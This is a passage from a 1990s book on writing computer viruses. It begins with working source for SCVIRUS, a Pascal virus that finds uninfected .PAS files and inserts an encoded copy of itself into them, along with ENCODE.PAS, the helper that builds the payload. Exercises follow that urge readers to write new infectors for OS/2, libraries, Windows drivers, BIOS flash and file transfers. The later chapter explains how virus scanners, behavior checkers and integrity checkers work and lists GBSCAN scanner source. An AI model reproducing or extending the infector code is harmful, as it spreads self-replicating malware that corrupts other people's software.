  function ok_to_attach(file_name:string):boolean;
  var
    host_file      :text;
    txtline        :string;
  begin
    assign(host_file,file_name);
    reset(host_file);                                         {open the file}
    uses_flag:=false;
    ok_to_attach:=true;                              {assume it’s uninfected}
    repeat                                                    {scan the file}
      readln(host_file,txtline);
      txtline:=UpString(txtline);
      if pos(’USES ’,txtline)>0 then uses_flag:=true;           {Find “uses”}
      if pos(’PROCEDURE VIRUS;’,txtline)>0 then        {and virus procedure}
        ok_to_attach:=false;
    until eof(host_file);
    close(host_file);
  end;

  {This function searches the current directory to find a pascal file that
   has not been infected yet. It calls the function ok_to_attach in order
   to determine whether or not a given file has already been infected. It
   returns TRUE if it successfully found a file, and FALSE if it did not.
   If it found a file, it returns the name in fn.}
  function find_pascal_file:boolean;
  var
```

```
  sr            :SearchRec;                            {From the DOS unit}
begin
  FindFirst('*.PAS',AnyFile,sr);                   {Search for pascal file}
  while (DosError=0) and (not ok_to_attach(sr.name)) do   {until one found}
    FindNext(sr);                                  {or no more files found}
  if DosError=0 then
    begin
      fn:=sr.name;                                 {successfully found one}
      find_pascal_file:=true;                        {so set name and flag}
    end
  else find_pascal_file:=false;                {else none found - set flag}
end;

{This is the routine which actually attaches the virus to a given file.}
procedure append_virus;
var
  f,ft          :text;
  l,t,lt        :string;
  j             :word;
  cw,                              {flag to indicate constant was written}
  pw,                             {flag to indicate procedure was written}
  uw,                        {flag to indicate uses statement was written}
  intf,                           {flag to indicate "interface" statement}
  impf,                      {flag to indicate "implementation" statement}
  comment       :boolean;
begin
  assign(f,fn);
  reset(f);                                                 {open the file}
  assign(ft,'temp.aps');
  rewrite(ft);                                    {open a temporary file too}
  cw:=false;
  pw:=false;
  uw:=false;
  impf:=false;
  intf:=false;
  filetype:=' ';                                         {initialize flags}
  repeat
    readln(f,l);
    if t<>'' then lt:=t;
    t:=UpString(l);                       {look at all strings in upper case}
    comment:=false;
    for j:=1 to length(t) do        {blank out all comments in the string}
      begin
        if t[j]='{' then comment:=true;
        if t[j]='}' then
          begin
            comment:=false;
            t[j]:=' ';
          end;
        if comment then t[j]:=' ';
      end;
    if (filetype='D') and (not (uses_flag or uw)) then  {put "uses" in pgm}
      begin                                          {if not already there}
        writeln(ft,'uses dos;');
        uw:=true;
      end;
    if (filetype='U') and (not (uses_flag or uw))     {put "uses" in unit}
     and (intf) then
      begin                                          {if not already there}
        writeln(ft,'uses dos;');
        uw:=true;
      end;
    if (filetype=' ') and (pos('PROGRAM',t)>0) then
      filetype:='D';                                  {it is a DOS program}
    if (filetype=' ') and (pos('UNIT',t)>0) then
      filetype:='U';                                  {it is a pascal unit}
    if (filetype='U') and (not intf) and (pos('INTERFACE',t)>0) then
      intf:=true;                        {flag interface statement in a unit}
    if (filetype='U') and (not impf) and (pos('IMPLEMENTATION',t)>0) then
```

```
      impf:=true;                 {flag implementation statement in a unit}
    if uses_flag and (pos('USES',t)>0) then   {put "DOS" in uses statement}
      begin
        uw:=true;
        if pos('DOS',t)=0 then                                  {if needed}
          l:=copy(l,1,pos(';',l)-1)+',dos;';
      end;
    if ((pos('CONST',t)>0) or (pos('TYPE',t)>0) or (pos('VAR',t)>0)
     or (impf and (pos('IMPLEMENTATION',t)=0))) and (not cw) then
      begin
        cw:=true;                                 {put the constant form of}
        writeln(ft,'{$IFNDEF SCVIRC}');  {conditional compile for constant}
        writeln(ft,'{$DEFINE SCVIRC}');
        writeln(ft,'const');                        {the viral procedure in}
        write(ft,'  tconst     :array[1..',sizeof(tconst),'] of byte=(');
        for j:=1 to sizeof(tconst) do
          begin
            write(ft,tconst[j]);
            if j<sizeof(tconst) then write(ft,',')
            else writeln(ft,');');
            if (j<sizeof(tconst)) and ((j div 16)*16=j) then
              begin
                writeln(ft);
                write(ft,'                                       ');
              end;
          end;
        writeln(ft,'{$ENDIF}');
      end;
    if (filetype='U')                 {write viral procedure to the file}
      and ((pos('PROCEDURE',t)>0)                               {in a unit}
           or (pos('FUNCTION',t)>0)
           or (pos('BEGIN',t)>0)
           or (pos('END.',t)>0))
      and (impf)
      and (not pw) then
        begin
          pw:=true;
          for j:=1 to sizeof(tconst) do
            write(ft,chr((tconst[j] xor $AA) shr 1));
        end;
    if (filetype='D')                 {write viral procedure to the file}
      and ((pos('PROCEDURE',t)>0)                            {in a program}
           or (pos('FUNCTION',t)>0)
           or (pos('BEGIN',t)>0))
      and (not pw) then
        begin
          pw:=true;
          for j:=1 to sizeof(tconst) do
            write(ft,chr((tconst[j] xor $AA) shr 1));
        end;
    if pos('END.',t)>0 then       {write call to virus into main procedure}
      begin
        if (pos('END',lt)>0) and (filetype='U') then writeln(ft,'begin');
        t:='virus;';
        for j:=1 to pos('END.',UpString(l))+1 do t:=' '+t;
        writeln(ft,t);
      end;
    writeln(ft,l);
  until eof(f);
  close(f);                                                    {close file}
  close(ft);                                         {close temporary file}
  erase(f);                           {Substitute temp file for original file}
  rename(ft,fn);
end;


begin {of virus}
  if find_pascal_file then                {if an infectable file is found}
    append_virus;                                           {then infect it}
```

```
end;  {of virus}
{$ENDIF}

begin {of main}
  virus;                                  {this program just starts the virus}
end.  {of main}
```

Source Listing of ENCODE.PAS

The following program takes two command-line parameters. The first is the input file name, and the second is the output file name. The input can be any text file, and the output is an encrypted Pascal constant declaration.

```
program encode;
{This makes an encoded pascal constant out of a file of text}

var
  fin              :file of byte;
  fout             :text;
  s                :string;
  b                :byte;
  bcnt             :byte;

function ef:boolean;                                  {End of file function}
begin
  ef:=eof(fin) or (b=$1A);
end;

begin
  if ParamCount<>2 then exit;           {Expects input and output file name}
  assign(fin,ParamStr(1)); reset(fin);             {Open input file to read}
  assign(fout,ParamStr(2)); rewrite(fout);       {Open output file to write}
  writeln(fout,'const');                              {"Constant" statement}
  write(fout,' tconst:array[1..',filesize(fin),'] of byte=(');
  bcnt:=11;                                     {Define the constant tconst}
  repeat
    read(fin,b);                                {Read each byte individually}
    bcnt:=bcnt+1;
    if b<>$1A then                                          {b <> eof marker}
      begin
        write(fout,(b shl 1) xor $AA);                      {Encode the byte}
        if (not ef) then write(fout,',');
        if (bcnt=18) and (not ef) then           {Put 16 bytes on each line}
          begin
            writeln(fout);
            write(fout,'    ');
            bcnt:=0;
          end;
      end
    else write(fout,($20 shl 1) xor $AA);
  until ef;                                      {Go to the end of the file}
  writeln(fout,');');
  close(fout);                                            {Close up and exit}
  close(fin);
end.
```

Exercises

1. Compress the virus SCVIRUS.PAS to see how small you can make it.

2. Write an assembly language source virus which attacks files that end with “END XXX” (so it knows these are the main modules of programs). Change the starting point XXX to point to a DB statement where the virus is, followed by a jump to the original starting point. You shouldn’t need a separate data and code version of the virus to design this one.

Many New Techniques

By now I hope you are beginning to see the almost endless possibilities which are available to computer viruses to reproduce and travel about in computer systems. They are limited only by the imaginations of those more daring programmers who don't have to be fed everything on a silver platter—they'll figure out the techniques and tricks needed to write a virus for themselves, whether they're documented or not.

If you can imagine a possibility—a place to hide and a means to execute code—then chances are a competent programmer can fit a virus into those parameters. The rule is simple: just be creative and don't give up until you get it right.

The possibilities are mind-boggling, and the more complex the operating system gets, the more possibilities there are. In short, though we've covered a lot of ground so far in this book, we've only scratched the surface of the possibilities. Rather than continuing *ad infinitum* with our discussion of reproduction techniques, I'd like to switch gears and discuss what happens when we throw anti-virus programs into the equation. Before we do that, though, I'd like to suggest some extended exercises for the enterprising reader. Each one of the exercises in this chapter could really be expanded into a whole chapter of its own, discussing the techniques involved and how to employ them.

My goal in writing this book has never been to make you dependent on me to understand viruses, though. That's what most of the anti-virus people want to do. If you bought this book and read this far, it's because you want to and intend to understand viruses for yourself, be it to better defend yourself or your company, or just for curiosity's sake. The final step in making your knowledge and ability complete—or as complete as it can be—is to take on a research and development project with a little more depth, kind of like writing your Master's thesis.

In any event, here are some exercises which you might find interesting. Pick one and try your hand at it.

Exercises

1. Develop an OS/2 virus which infects flat model EXEs. You'll need the *Developer's Connection* to do this. Study EXE386.H to learn about the flat model's new header. Remember that in the flat model, *offsets* are relocated by the loader, and every function is called *near*. The virus must handle offset relocation in order to work, and the code should be as relocatable as possible so it doesn't have to add too many relocation pointers to the file.

2. Write a virus which infects functions in library files such as used by a c-compiler. An infected function can then be linked into a program. When the program calls the infected function, the virus should go out and look for more libraries to infect.

3. Write a virus which can infect both Windows EXEs and Windows Virtual Device Drivers (XXX.386 files). Explore the different modes in which a virtual device driver can be infected (there are more than one). What are the advantages and disadvantages of each?

4. A virus can infect files by manipulating the FAT and directory entries instead of using the file system to add something to a file. Essentially, the virus can modify the starting cluster number in the directory entry to point to it instead of the host. Then, whenever the host gets called the virus loads. The virus can then load the host itself. Write such a virus which will work on floppies. Write one to work on the hard disk. What

are the implications for disinfecting such a virus? What happens when files are copied to a different disk?

5. Write a virus which can function effectively in two completely different environments. One might work in a PC and the other on a Power PC or a Sun workstation, or a Macintosh. To do this, one must write two viruses, one for each environment, and then write a routine that will branch to one or the other, depending on the processor. For example, a jump instruction on an 80x86 may load a register in a Power PC. This jump can go to the 80x86 virus, while the load does no real harm, and it can be followed by the Power PC virus. Such a virus isn't merely academic. For example, there are lots of Unix boxes connected to the Internet that are chock full of MS-DOS files, etc.

6. Write a virus that will test a computer for Flash EEPROMs and attempt to write itself into the BIOS and execute from there if possible. You'll need some specification sheets for popular Flash EEPROM chips, and a machine that has some.

7. Write a virus which can monitor the COM ports and recognize an X-Modem protocol, and append itself to an EXE file during the transfer. To do this one can trap interrupts and use a communication program that uses the serial port interrupt services. A fancier way to do it is to use protected mode to trap the i/o ports directly using the IOPL. This can be done either with a full blown protected mode virus, or under the auspicies of a protected mode operating system. For example, one could implement a special virtual device driver in Windows, which the virus creates and installs in the SYSTEM.INI file.

Part II

Anti-Anti Virus Techniques

How A Virus Detector Works

Up to this point, we've only discussed mechanisms which computer viruses use for self-reproduction. The viruses we've discussed do little to avoid programs that detect them. As such, they're all real easy to detect and eliminate. That doesn't mean they're somehow defective. Remember that the world's most successful virus is numbered among them. None the less, many modern viruses take into account the fact that there are programs out there trying to catch and destroy them and take steps to avoid these enemies.

In order to better understand the *anti*-anti-virus techniques which modern viruses use, we should first examine how an anti-virus program works. We'll start out with some simple anti-virus techniques, and then study how viruses defeat them. Then, we'll look at more sophisticated techniques and discuss how they can be defeated. This will provide some historical perspective on the subject, and shed some light on a fascinating cat-and-mouse game that is going on around the world.

In this chapter we will discuss three different anti-virus techniques that are used to locate and eliminate viruses. These include scanning, behavior checking, and integrity checking. Briefly, scanners search for specific code which is believed to indicate the presence of a virus. Behavior checkers look for programs which do things that viruses normally do. Integrity checkers simply monitor for changes in files.

Virus Scanning

Scanning for viruses is the oldest and most popular method for locating viruses. Back in the late 80's, when there were only a few viruses floating around, writing a scanner was fairly easy. Today, with thousands of viruses, and many new ones being written every year, keeping a scanner up to date is a major task. For this reason, many professional computer security types pooh-pooh scanners as obsolete and useless technology, and they mock "amateurs" who still use them. This attitude is misguided, however. Scanners have an important advantage over other types of virus protection in that they allow one to catch a virus *before* it ever executes in your computer.

The basic idea behind scanning is to look for a string of bytes that are known to be part of a virus. For example, let's take the MINI-44 virus we discussed at the beginning of the last section. When assembled, its binary code looks like this:

```
0100:  B4 4E BA 26 01 CD 21 72 1C B8 01 3D BA 9E 00 CD
0110:  21 93 B4 40 B1 2A BA 00 01 CD 21 B4 3E CD 21 B4
0120:  4F CD 21 EB E2 C3 2A 2E 43 4F 4D
```

A scanner that uses 16-byte strings might just take the first 16 bytes of code in this virus and use it to look for the virus in other files.

But what other files? MINI-44 is a COM infector, so it should only logically be found in COM files. However, it is a poor scanner that only looks for this virus in file that have a file name ending with COM. Since a scanner's strength is that it can find viruses before they execute, it should search EXE files too. Any COM file—including one with the MINI-44 in it—can be renamed to EXE and planted on a disk. When it executes, it will only infect COM files, but the original is an EXE.

Typically, a scanner will contain fields associated to each scan string that tell it where to search for a particular string. This selectivity cuts down on overhead and makes the scanner run faster.

Some scanners even have different modes that will search different sets of files, depending on what you want. They might search executables only, or all files, for example.

Let's design a simple scanner to see how it works. The data structure we'll use will take the form

```
FLAGS   DB      ?
STRING  DB      16 dup (?)
```

where the flags determine where to search:

Bit 0	-	Search Boot Sector
Bit 1	-	Search Master Boot Sector
Bit 2	-	Search EXE
Bit 3	-	Search COM
Bit 4	-	Search RAM
Bit 5	-	End of List

This allows the scanner to search for boot sector and file infectors, as well as resident viruses. Bit 4 of the flags indicates that you're at the end of the data structures which contain strings.

Our scanner, which we'll call GBSCAN, must first scan memory for resident viruses (`SCAN_RAM`). Next, it will scan the master boot (`SCAN_MASTER_BOOT`) and operating system boot (`SCAN_BOOT`) sectors, and finally it will scan all executable files (`SCAN_EXE` and `SCAN_COM`).

Each routine simply loads whatever sector or file is to be scanned into memory and calls `SCAN_DATA` with an address to start the scan in **es:bx** and a data size to scan in **cx**, with the active flags in **al**.

That's all that's needed to build a simple scanner. The professional anti-virus developer will notice that this scanner has a number of shortcomings, most notably that it lacks a useful database of scan strings. Building such a database is probably the biggest job in maintaining a scanner. Of course, our purpose is not to develop a commercial product, so we don't need a big database or a fast search engine. We just need the basic idea behind the commercial product.

Behavior Checkers

The next major type of anti-virus product available today is what I call a behavior checker. Behavior checkers watch your computer for virus-like activity, and alert you when it takes place. Typically, a behavior checker is a memory resident program that a user loads in the AUTOEXEC.BAT file and then it just sits there in the background looking for unusual behavior.

Examples of "unusual behavior" that might be flagged include: attempts to open COM or EXE files in read/write mode, attempts to write to boot or master boot sectors, and attempts to go memory resident.

Typically, programs that look for this kind of behavior do it by hooking interrupts. For example, to monitor for attempts to write to the master boot sector, or operating system boot sector, one could hook Interrupt 13H, Function 3, like this:

```
INT_13H:
       cmp     cx,1     ;cyl 0, sector 1?
       jnz     DO_OLD   ;nope, don't worry about it
       cmp     dh,0     ;head 0?
       jnz     DO_OLD   ;nope, go do it
       cmp     ah,3     ;write?
       jnz     DO_OLD   ;nope
       call    IS_SURE  ;sure you want to write bs?
       jz      DO_OLD   ;yes, go ahead and do it
       stc              ;else abort write, set carry
       retf    2        ;and return to caller

DO_OLD:                 ;execute original INT 13H
       jmp     DWORD PTR cs:[OLD_13H]
```

To look for attempts to open program files in read/write mode, one might hook Interrupt 21H, Function 3DH,

```
INT_21H:
       push    ax              ;save ax
       and     ax,0FF02H       ;mask read/write bit
       cmp     ax,3D02H        ;is it open read/write?
       pop     ax
       jne     DO_OLD          ;no, go to original handler
       call    IS_EXE          ;yes, is it an EXE file?
```

```
        jz      FLAG_CALL        ;yes, better ask first
        call    IS_COM           ;no, is it a COM file?
        jnz     DO_OLD           ;no, just go do call
FLAG_CALL:
        call    IS_SURE          ;sure you want to open?
        jz      DO_OLD           ;yes, go do it
        stc                      ;else set carry flag
        retf    2                ;and return to caller
DO_OLD:
        jmp     DWORD PTR cs:[OLD_21H]
```

In this way, one can put together a program which will at least slow down many common viruses. Such a program, GBCHECK, is listed at the end of this chapter.

Integrity Checkers

Typically, an integrity checker will build a log that contains the names of all the files on a computer and some type of characterization of those files. That characterization may consist of basic data like the file size and date/time stamp, as well as a checksum, CRC, or cryptographic checksum of some type. Each time the user runs the integrity checker, it examines each file on the system and compares it with the characterization it made earlier.

An integrity checker will catch most changes to files made on your computer, including changes made by computer viruses. This works because, if a virus adds itself to a program file, it will probably make it bigger and change its checksum. Then, presumably, the integrity checker will notice that something has changed, and alert the user to this fact so he can take preventive action. Of course, there could be thousands of viruses in your computer and the integrity checker would never tell you as long as those viruses didn't execute and change some other file.

The integrity checker GBINTEG listed at the end of this chapter will log the file size, date and checksum, and notify the user of any changes.

Overview

Over the years, scanners have remained the most popular way to detect viruses. I believe this is because they require no special knowledge of the computer and they can usually tell the user exactly what is going on. Getting a message like "The XYZ virus has been found in COMMAND.COM" conveys exact information to the user. He knows where he stands. On the other hand, what should he do when he gets the message "Something is attempting to open HAMMER.EXE in read/write mode. (A)bort or (P)roceed?" Or what should he do with "The SNARF.COM file has been modified!"? Integrity and behavior checkers often give information about what's going on which the non-technical user will consider to be highly ambiguous. The average user may not know what to do when the XYZ virus shows up, but he at least knows he ought to get anti-virus help. And usually he can, over the phone, or on one of the virus news groups like comp.virus. On the other hand, with an ambiguous message from an integrity or behavior checker, the user may not even be sure if he needs help.

Ah well, for that reason, scanning is the number one choice for catching viruses. Even so, some scanner developers have gone over to reporting so-called "generic viruses". For example, there seems to be a never ending stream of inquiries on news groups like comp.virus about the infamous "GenB" boot sector virus, which is reported by McAfee's SCAN program. People write in asking what GenB does and how to get rid of it. Unfortunately, GenB isn't really a virus at all. It's just a string of code that's been found in a number of viruses, and if you get that message, you may have any one of a number of viruses, or just an unusual boot sector. Perhaps the developers are just too lazy to make a positive identification, and they are happy to just leave you without the precise information you picked a scanner for anyway.

The GBSCAN Program

GBSCAN should be assembled to a COM file. It may be executed without a command line, in which case it will scan the current disk. Alternatively, one can specify a drive letter on the command line and GBSCAN will scan that drive instead.

GBSCAN can be assembled with MASM, TASM or A86.

```
;GB-SCAN Virus Scanner
;(C) 1995 American Eagle Publications, Inc., All Rights Reserved.

.model tiny
.code

;Equates
DBUF_SIZE       EQU     16384           ;size of data buffer for scanning

;These are the flags used to identify the scan strings and what they are for.
BOOT_FLAG       EQU     00000001B       ;Flags a boot sector
MBR_FLAG        EQU     00000010B       ;Flags a master boot sector
EXE_FLAG        EQU     00000100B       ;Flags an EXE file
COM_FLAG        EQU     00001000B       ;Flags a COM file
RAM_FLAG        EQU     00010000B       ;Search RAM
END_OF_LIST     EQU     00100000B       ;Flags end of scan string list

        ORG     100H

GBSCAN:
        mov     ax,cs
        mov     ds,ax

        mov     ah,19H                  ;get current drive number
        int     21H
        mov     BYTE PTR [CURR_DR],al   ;and save it here

        mov     ah,47H                  ;get current directory
        mov     dl,0
        mov     si,OFFSET CURR_DIR
        int     21H

        mov     bx,5CH
        mov     al,es:[bx]              ;get drive letter from FCB
        or      al,al                   ;was one specified?
        jnz     GBS1                    ;yes, go adjust as necessary
        mov     ah,19H                  ;no, get current drive number
        int     21H
        inc     al
GBS1:   dec     al                      ;adjust so A=0, B=1, etc.
        mov     BYTE PTR [DISK_DR],al   ;save it here
        mov     dl,al
        mov     ah,0EH                  ;and make this drive current
        int     21H

        push    cs
        pop     es
        mov     di,OFFSET PATH          ;set up path with drive letter
        mov     al,[DISK_DR]
        add     al,'A'
        mov     ah,':'
        stosw
        mov     ax,'\'
        stosw

        mov     dx,OFFSET HELLO         ;say "hello"
        mov     ah,9
        int     21H

        call    SCAN_RAM                ;is a virus in RAM?
        jc      GBS4                    ;yes, exit now!
        cmp     BYTE PTR [DISK_DR],2    ;is it drive C:?
```

```
        jne     GBS2                    ;no, don't mess with master boot record
        call    SCAN_MASTER_BOOT
GBS2:   cmp     BYTE PTR [DISK_DR],2    ;is it drive D: or higher?
        jg      GBS3                    ;yes, don't mess with boot sector
        call    SCAN_BOOT
GBS3:   mov     dx,OFFSET ROOT          ;go to root directory
        mov     ah,3BH
        int     21H
        call    SCAN_ALL_FILES

GBS4:   mov     dl,[CURR_DR]            ;restore current drive
        mov     ah,0EH
        int     21H

        mov     dx,OFFSET CURR_DIR      ;restore current directory
        mov     ah,3BH
        int     21H

        mov     ax,4C00H                ;exit to DOS
        int     21H


;This routine scans the Master Boot Sector.
;The drive to scan is supplied in dl.
SCAN_MASTER_BOOT:
        mov     WORD PTR [FILE_NAME],OFFSET MBR_NAME
        push    ds                      ;first read the boot sector
        pop     es
        mov     bx,OFFSET DATA_BUF      ;into the DATA_BUF
        mov     ax,201H
        mov     cx,1
        mov     dh,0
        mov     dl,[DISK_DR]
        cmp     dl,2
        jc      SMB1
        add     dl,80H-2
SMB1:   int     13H
        mov     ax,201H                 ;duplicate read
        int     13H                     ;in case disk change
        jc      SMBR                    ;exit if error

        mov     cx,512                  ;size of data to scan
        mov     ah,MBR_FLAG and 255     ;scan for boot sector viruses
        call    SCAN_DATA               ;go scan the data

SMBR:   ret


;This routine scans the boot sector for both floppy disks and hard disks.
;For hard disks, the master boot sector must be in the data buffer when
;this is called, so it can find the boot sector.
SCAN_BOOT:
        mov     WORD PTR [FILE_NAME],OFFSET BOOT_NAME
        mov     cx,1                    ;assume floppy parameters
        mov     dh,0
        mov     dl,[DISK_DR]
        cmp     BYTE PTR [DISK_DR],2
        jc      SB2                     ;go handle floppies if so

        mov     si,OFFSET DATA_BUF + 1BEH
SBL:    cmp     BYTE PTR [si],80H       ;check active flag
        je      SB1                     ;active, go get it
        add     si,10H                  ;else try next partition
        cmp     si,1FEH                 ;at the end of table?
        jne     SBL                     ;no, do another
        ret                             ;yes, no active partition, just exit

SB1:    mov     dx,[si]                 ;set up dx and cx for read
        mov     cx,[si+2]
```

```
SB2:    mov     bx,OFFSET DATA_BUF
        push    ds
        pop     es
        mov     ax,201H
        int     13H                     ;read boot sector

        mov     cx,512
        mov     ah,BOOT_FLAG
        call    SCAN_DATA               ;and scan it
        ret

;This routine systematically scans all RAM below 1 Meg for resident viruses.
;If a virus is found, it returns with c set. Otherwise c is reset.
SCAN_RAM:
        mov     WORD PTR [FILE_NAME],OFFSET RAM_NAME
        xor     ax,ax
        mov     es,ax
        mov     bx,ax                   ;set es:bx=0
SRL:    mov     ah,RAM_FLAG             ;prep for scan
        mov     cx,8010H                ;scan this much in a chunk
        call    SCAN_DATA               ;scan ram
        pushf
        mov     ax,es                   ;update es for next chunk
        add     ax,800H
        mov     es,ax
        popf
        jc      SREX                    ;exit if a virus was found
        or      ax,ax                   ;are we done?
        jnz     SRL                     ;nope, get another chunk
        clc                             ;no viruses, return nc
SREX:   ret

;This routine scans all EXEs and COMs on the current disk looking for viruses.
;This routine is fully recursive.
SCAN_ALL_FILES:
        push    bp                      ;build stack frame
        mov     bp,sp
        sub     bp,43                   ;space for file search record
        mov     sp,bp

        mov     dx,OFFSET SEARCH_REC    ;set up DTA
        mov     ah,1AH
        int     21H

        call    SCAN_COMS               ;scan COM files in current directory
        call    SCAN_EXES               ;scan EXE files in current directory

        mov     dx,bp                   ;move DTA for directory search
        mov     ah,1AH                  ;this part must be recursive
        int     21H

        mov     dx,OFFSET ANY_FILE
        mov     ah,4EH                  ;prepare for search first
        mov     cx,10H                  ;dir file attribute
        int     21H                     ;do it

SAFLP:  or      al,al                   ;done yet?
        jnz     SAFEX                   ;yes, quit
        cmp     BYTE PTR [bp+30],'.'
        je      SAF1                    ;don't mess with fake subdirectories
        test    BYTE PTR [bp+21],10H
        jz      SAF1                    ;don't mess with non-directories
        lea     dx,[bp+30]
        mov     ah,3BH                  ;go into subdirectory
        int     21H

        call    UPDATE_PATH             ;update the PATH viariable
        push    ax                      ;save end of original PATH
```

```
        call    SCAN_ALL_FILES          ;search all files in the subdirectory

        pop     bx
        mov     BYTE PTR [bx],0         ;truncate PATH variable to original

        mov     dx,bp                   ;restore DTA, continue dir search
        mov     ah,1AH
        int     21H

        mov     dx,OFFSET UP_ONE        ;go back to this directory
        mov     ah,3BH
        int     21H
SAF1:   mov     ah,4FH                  ;search next
        int     21H
        jmp     SAFLP                   ;and continue

SAFEX:  add     bp,43
        mov     sp,bp
        pop     bp                      ;restore stack frame and exit
        ret


;This routine scans all EXE files in the current directory looking for viruses.
SCAN_EXES:
        mov     BYTE PTR [FFLAGS],EXE_FLAG and 255
        mov     WORD PTR [FILE_NAME],OFFSET SEARCH_REC + 30 ;where file name is

        mov     dx,OFFSET EXE_FILE
        jmp     SCAN_FILES

;This routine scans all COM files in the current directory looking for viruses.
SCAN_COMS:
        mov     BYTE PTR [FFLAGS],COM_FLAG
        mov     WORD PTR [FILE_NAME],OFFSET SEARCH_REC + 30 ;where file name is

        mov     dx,OFFSET COM_FILE
SCAN_FILES:
        mov     ah,4EH                  ;prepare for search first
        mov     cx,3FH                  ;any file attribute
        int     21H                     ;do it

SCLP:   or      al,al                   ;an error?
        jnz     SCDONE                  ;if so, we’re done
        call    SCAN_FILE               ;scan the file
        mov     ah,4FH                  ;search for next file
        int     21H
        jmp     SCLP                    ;and go check it

SCDONE: ret                             ;all done, exit

;This routine scans a single file for viruses. The @ of the file name is assumed
;to be at ds:[FILE_NAME]. The flags to use in the scan are at ds:[FFLAGS]
SCAN_FILE:
        mov     dx,WORD PTR [FILE_NAME]
        mov     ax,3D00H                ;open file
        int     21H
        jc      SFCLOSE                 ;exit if we can’t open it
        mov     bx,ax
SF1:
        mov     ah,3FH                  ;read file
        mov     cx,DBUF_SIZE
        mov     dx,OFFSET DATA_BUF
        int     21H
        cmp     ax,16                   ;did we actually read anything?
        jle     SFCLOSE                 ;nope, done, go close file

        mov     cx,ax                   ;size of data read to cx
        push    bx                      ;save file handle
        mov     bx,OFFSET DATA_BUF
```

```
        push    ds
        pop     es
        mov     ah,[FFLAGS]
        call    SCAN_DATA
        pop     bx                      ;restore file handle
        jc      SFCL2                   ;if a virus found, exit with c set

        mov     ax,4201H                ;move file pointer relative to current
        mov     cx,-1                   ;back 16 bytes
        mov     dx,-16                  ;so we don't miss a virus at the
        int     21H                     ;buffer boundary
        jmp     SF1

SFCLOSE:clc                             ;exit when no virus found, c reset
SFCL2:  pushf                           ;save flags temporarily
        mov     ah,3EH                  ;close file
        int     21H
        popf

        ret

;This routine scans data at es:bx for viruses. The amount of data to
;scan is put in cx, and the flag mask to examine is put in ah. SCAN_DATA
;will return with c set if a scan string was found, and nc if not.
SCAN_DATA:
        mov     WORD PTR [DSIZE],cx
        mov     si,OFFSET SCAN_STRINGS  ;si is an index into the scan strings
SD1:    lodsb                           ;get flag byte
        push    ax
        and     al,END_OF_LIST          ;end of list?
        pop     ax
        jnz     SDR                     ;yes, exit now
        and     al,ah                   ;no, so is it a string of proper type?
        jz      SDNEXT                  ;no, go do next string

        mov     dx,bx
        add     dx,[DSIZE]              ;dx = end of search buffer
        mov     di,bx                   ;di = start of search buffer
SD2:    mov     al,[si]                 ;get 1st byte of string
        xor     al,0AAH
        cmp     di,dx                   ;end of buffer yet?
        je      SDNEXT                  ;yes, go do next string
        cmp     al,es:[di]              ;compare with byte of buffer
        je      SD3                     ;equal, go check rest of string
        inc     di                      ;else check next byte in buffer
        jmp     SD2

SD3:    push    si                      ;check for entire 16 byte string
        push    di                      ;at es:di
        mov     cx,16
SD4:    lodsb                           ;ok, do it
        xor     al,0AAH                 ;decrypt
        inc     di
        cmp     al,es:[di-1]
        loopz   SD4

        pop     di
        pop     si
        pushf
        inc     di
        popf
        jne     SD2                     ;not equal, go try next byte
        mov     di,si                   ;else calculate the index for this
        sub     di,OFFSET SCAN_STRINGS+1;virus to display its name on screen
        mov     ax,di
        mov     di,17
        xor     dx,dx
        div     di
        mov     di,ax
```

```
        call    DISP_VIR_NAME           ;go display its name
        stc                             ;set carry
        ret                             ;and exit

SDNEXT: add     si,16                   ;go to next scan string
        jmp     SD1

SDR:    clc                             ;clear carry, no virus found
        ret                             ;and exit

;This routine updates the variable PATH to reflect a new directory. It also
;returns a pointer to the end of the old path in ax. It is used only in
;conjunction with SCAN_ALL_FILES.
UPDATE_PATH:
        lea     di,[bp+30]              ;update PATH variable
        mov     si,OFFSET PATH
SAF01:  lodsb                           ;find end of existing PATH
        or      al,al
        jnz     SAF01
        dec     si
        mov     dx,si                   ;save end here
        push    cs
        pop     es
        xchg    si,di
SAF02:  lodsb                           ;move new directory to PATH
        stosb
        or      al,al
        jnz     SAF02
        dec     di
        mov     ax,'\'                  ;terminate path with backslash
        stosw
        mov     ax,dx
        ret

;This routine displays the virus name indexed by di. If di=0 then this
;displays the first ASCIIZ string at NAME_STRINGS, if di=1 then it displays
;the second, etc.
DISP_VIR_NAME:
        mov     si,OFFSET PATH
FV00:   lodsb
        or      al,al
        jz      FV01
        mov     ah,0EH
        int     10H
        jmp     FV00

FV01:   mov     si,[FILE_NAME]
FV02:   lodsb
        or      al,al
        jz      FV05
        mov     ah,0EH
        int     10H
        jmp     FV02

FV05:   mov     si,OFFSET NAME_STRINGS
FV1:    or      di,di
        jz      DISP_NAME
        push    di
FV2:    lodsb
        cmp     al,'$'
        jnz     FV2
        pop     di
        dec     di
        jmp     FV1

DISP_NAME:
        push    si
        mov     dx,OFFSET INFECTED
        mov     ah,9
```

```
        int     21H
        pop     dx
        mov     ah,9
        int     21H
        mov     dx,OFFSET VIRUS_ST
        mov     ah,9
        int     21H
        ret

HELLO           DB      'GB-SCAN Virus Scanner Ver. 1.00 (C) 1995 American '
                DB      'Eagle Publications Inc.',0DH,0AH,24H
INFECTED        DB      ' is infected by the $'
VIRUS_ST        DB      ' virus.',0DH,0AH,24H
MBR_NAME        DB      'The Master Boot Record',0
BOOT_NAME       DB      'The Boot Sector',0
RAM_NAME        DB      7,7,7,7,7,'ACTIVE MEMORY',0
EXE_FILE        DB      '*.EXE',0
COM_FILE        DB      '*.COM',0
ANY_FILE        DB      '*.*',0
ROOT            DB      '\',0
UP_ONE          DB      '..',0

SCAN_STRINGS    DB      (COM_FLAG or EXE_FLAG) and 255    ;MINI-44 virus
                DB      1EH,0E4H,10H,8CH,0ABH,67H,8BH,0D8H,0B6H,12H,0ABH,97H
                DB      10H,34H,0AAH,67H

                DB      BOOT_FLAG               ;Kilroy-B virus (live)
                DB      12H,0ABH,0A8H,11H,0AAH,0AFH,13H,0ABH,0AAH,10H,0ABH,0AAH
                DB      67H,0B9H,12H,0ABH

                DB      COM_FLAG                ;Kilroy-B virus (dropper)
                DB      12H,0ABH,0A8H,11H,0AAH,0AFH,13H,0ABH,0AAH,10H,0ABH,0AAH
                DB      67H,0B9H,12H,0ABH

                DB      (EXE_FLAG or RAM_FLAG) and 255    ;The Yellow Worm
                DB      0FAH,0A4H,0B5H,26H,0ACH,86H,0AAH,12H,0AAH,0BCH,67H,85H
                DB      8EH,0D5H,96H,0AAH

                DB      END_OF_LIST             ;end of scan string list

